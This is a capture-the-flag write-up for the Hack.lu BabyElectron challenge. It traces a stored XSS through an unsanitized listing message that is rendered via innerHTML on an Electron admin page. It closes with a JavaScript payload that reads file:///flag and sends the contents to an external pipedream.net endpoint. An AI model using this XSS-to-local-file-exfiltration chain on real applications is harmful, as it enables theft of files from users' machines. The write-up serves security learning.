# BabyElectron
Hack.lu CTF had many very difficult web challenges, the BabyElectron challenge
had the difficulty level set to (Easy,Medium)
There were two challenges based on the same challenge, basically
BabyElectronV1 and BabyElectronV2
For solving the *BabyElectronV1* challenge we were required to read the file
contents of the `flag` file , located under the root directory (`/flag`)
The second one *BabyElectronV2* challenge revolve around getting RCE , in
order to get the flag you need to execute the `/printflag` binary file which
will echo out the flag.
Three links were provided in these challenge:
https://flu.xxx/static/chall/babyelectron_db68aab4272c385892ba665c4c0e6432.zip
: Download challenge files (which contained the source code)
https://relbot.flu.xxx/ : Report your Posts here (Submit a report id that the
Admin Bot should visit:)
https://flu.xxx/static/chall/REL-1.0.0.AppImage_v2 : Get the app here (From
this file the electron can be directly run)
I was on windows, so I didn't tried the AppImage . Instead directly ran the
electron app from the provided source code, as it will also allow me to add
some debugging,etc.
\-------------------------------
To start the electron app:
```bash
wget
https://flu.xxx/static/chall/babyelectron_db68aab4272c385892ba665c4c0e6432.zip
unzip babyelectron_db68aab4272c385892ba665c4c0e6432.zip
cd ./public/app
npm i
./node_modules/.bin/electron . --disable-gpu --no-sandbox
```



After login/register we can see there three pages:
Home Page
Buy Page
My portfolio page
We can also report any House listing to the admin:


Once we buy anything , it will appear under the *My portfolio page* , from
there we can even sell the House:
\-------------------------------

We need to see the underlying requests responsible for all these actions, by
adding these two line of code in electron `main.js` file:
```js
const {app, BrowserWindow, ipcMain, session} = require('electron')
const path = require('path')
app.commandLine.appendSwitch('proxy-server', '127.0.0.1:8080') // [1]
app.commandLine.appendSwitch("ignore-certificate-errors"); // [2]
```
Now restart the elctron application and now you should see the requests in the
burp history
\--------------------------------
As we now have a basic undestanding of the application, let's dig into the
source code to see where the bug lies:
In case of electron application if you have a xss bug it can directly lead to
RCE (if all the stars aligned correctly), so I started looking for xss in the
sourec code.
Remember the report endpoint? It also allowed us to add a message so let's
check if it can lead to xss bug or not.
`report.js`
```js
// get listing out of path
let houseId = new URL(window.location.href).search
let RELapi = localStorage.getItem("api")
report = function(){
fetch(RELapi + `/report${houseId}`, {
method: "POST",
headers: {
"Content-Type": "application/json",
},
body: JSON.stringify({
message: document.getElementById("REL-msg").value
})}).then((response) => response.json())
.then((data) =>
// redirect back to the main page
window.location.href = `./index.html#${data.msg}`);
}
```
A request to the api endpoint is made:
```
POST /report?houseId=WOomsaFlA HTTP/2
Host: relapi.flu.xxx
Content-Length: 17
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) REL/1.0.0 Chrome/94.0.4606.81 Electron/15.5.7
Safari/537.36
Content-Type: application/json
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US
{"message":"zzz"}
```
This request is handle in this part of the code: `/api/server.js`
```js
app.post('/report', (req,res) => {
let houseId = req.query.houseId || "";
let message = req.body["message"] || "";
if (
typeof houseId !== "string" ||
typeof message !== "string" ||
houseId.length === 0 ||
message.length === 0
)
return sendResponse(res, 400, { err: "Invalid request" });
// allow only valid houseId's
db.get("SELECT * from RELhouses WHERE houseId = ?", houseId, (err, house) => {
if(house){
let token = crypto.randomBytes(16).toString("hex");
db.run(
"INSERT INTO RELsupport(reportId, houseId, message, visited) VALUES(?, ?, ?,
?)",
token,
houseId,
message,
false,
(err) => {
if (err){
return sendResponse(res, 500, { err: "Failed to file report" });
}
return sendResponse(res, 200, {msg: `Thank you for your Report!\nHere is your
ID: ${token}`})
})
}
else{
return sendResponse(res, 500, { err: "Failed to find that property" });
}
})
})
```
It returns a token in the response, this token then can be supplied to the
`/support` endpoint to retrive the report details:
```json
{
"msg": "Thank you for your Report!\nHere is your ID:
553987ee78d0056533cf4dfcdc830ad1"
}
```
https://relapi.flu.xxx/support?reportId=553987ee78d0056533cf4dfcdc830ad1
```json
[
{
"price": 37855,
"name": "6743 Impasse de Presbourg",
"message": "Sed voluptatem itaque necessitatibus itaque aut et ut esse.",
"sqm": 60,
"image": "images/REL-221024.jpeg",
"houseId": "b0Hapli2VJ",
"msg": "xx"
}
]
```
The admin bot available at: https://relbot.flu.xxx/
*Submit a report id that the Admin Bot should visit:* , so no doubt it uses the report id to make a request to the `/support` endpoint
This is code for the support page (from where the admin bot checks the report
id):
```html
REL Admin
REL Support Page
Most recent reported Listing:
```
`js/support.js`
```js
// support.js fetches next row from API in support and gives it back to the
support admin to handle.
console.log("WAITING FOR NEW INPUT")
const reportId = localStorage.getItem("reportId")
let RELapi = localStorage.getItem("api")
const HTML = document.getElementById("REL-content")
fetch(RELapi +
`/support?reportId=${encodeURIComponent(reportId)}`).then((data) =>
data.json()).then((data) =>{
if(data.err){
console.log("API Error: ",data.err)
new_msg = document.createElement("div")
new_msg.innerHTML = data.err
HTML.appendChild(new_msg);
}else{
for (listing of data){
console.log("Checking now!", listing.msg)
// security we learned from a bugbounty report
listing.msg = DOMPurify.sanitize(listing.msg) // [1]
const div = `
${listing.houseId}

${listing.name}
${listing.sqm}
sqm
${listing.message}
${listing.msg}
`
new_property = document.createElement("div")
new_property.innerHTML = div
HTML.appendChild(new_property);
}
console.log("Done Checking!")
}
})
```
This looked very interesting, it was making a request to the `/support`
endpoint with the report Id we provided and the response is then directly
passed to innerHTML (this can lead to xss if there is no sanization over user
controllable input).
Here we can say on line [1], the msg is passed to the Dompurify santize
function which take cares of the xss bug.But other variables aren't sanitized
listing.houseId,listing.name,listing.price
If we can get full control over any of these variable we will have a xss bug:
```json
[
{
"price": 37855,
"name": "6743 Impasse de Presbourg",
"message": "Sed voluptatem itaque necessitatibus itaque aut et ut esse.",
"sqm": 60,
"image": "images/REL-221024.jpeg",
"houseId": "b0Hapli2VJ",
"msg": "xx"
}
]
```
Request made when sell action is performed:
```
POST /sell HTTP/2
Host: relapi.flu.xxx
Content-Length: 117
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) REL/1.0.0 Chrome/94.0.4606.81 Electron/15.5.7
Safari/537.36
Content-Type: application/json
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US
{
"houseId": "_yTPmi9bfl",
"token": "61e6887048465eed383d6d9f5cd32c86",
"message": "A commodi debitis ut.",
"price": "1"
}
```
The `houseId` is validated and the `price` param value is converted to Integer
so we can't put xss payload there. The `message` is the last option and it
happily accepts our xss payload input.
Steps to create a report id which would have our xss payload:
1.Buy a house (if you don't buy anything, you won't have anything to sell)
2.Sell the house (this is where we will add our xss payload)
3.Report the `houseId` which we modified in *step 2*
Send the `reportId` to the admin then.
By this way although we have found a successful xss bug, we still need to find
a away to read the flag which is in root directory `/flag`
\------------------
By pressing `CTRL+Shift+I` in the electron app , developer tools window will
popup
Execute this on the console:
```js
>document.location.href
'file:///tmp/CTFs/2022/Hack.lu/babyelectron_db68aab4272c385892ba665c4c0e6432/public/app/src/views/portfolio.html#'
```
The local files are directly loaded here, so the location of page where our
report will be shown will be this:
```
'file:///tmp/CTFs/2022/Hack.lu/babyelectron_db68aab4272c385892ba665c4c0e6432/public/app/src/views/support.html#'
```
Here's the sweet alert popup:

As we have xss in the file uri, we can make request to other local files and
read the content. A simple js payload such as this will allows us to read the
flag:
```js
fetch('file:///flag')
.then(response=>response.text())
.then(json=>fetch("https://en2celr7rewbul.m.pipedream.net/x?flag="+json))
```
This code will read the content of the flag file and sent it to our server.
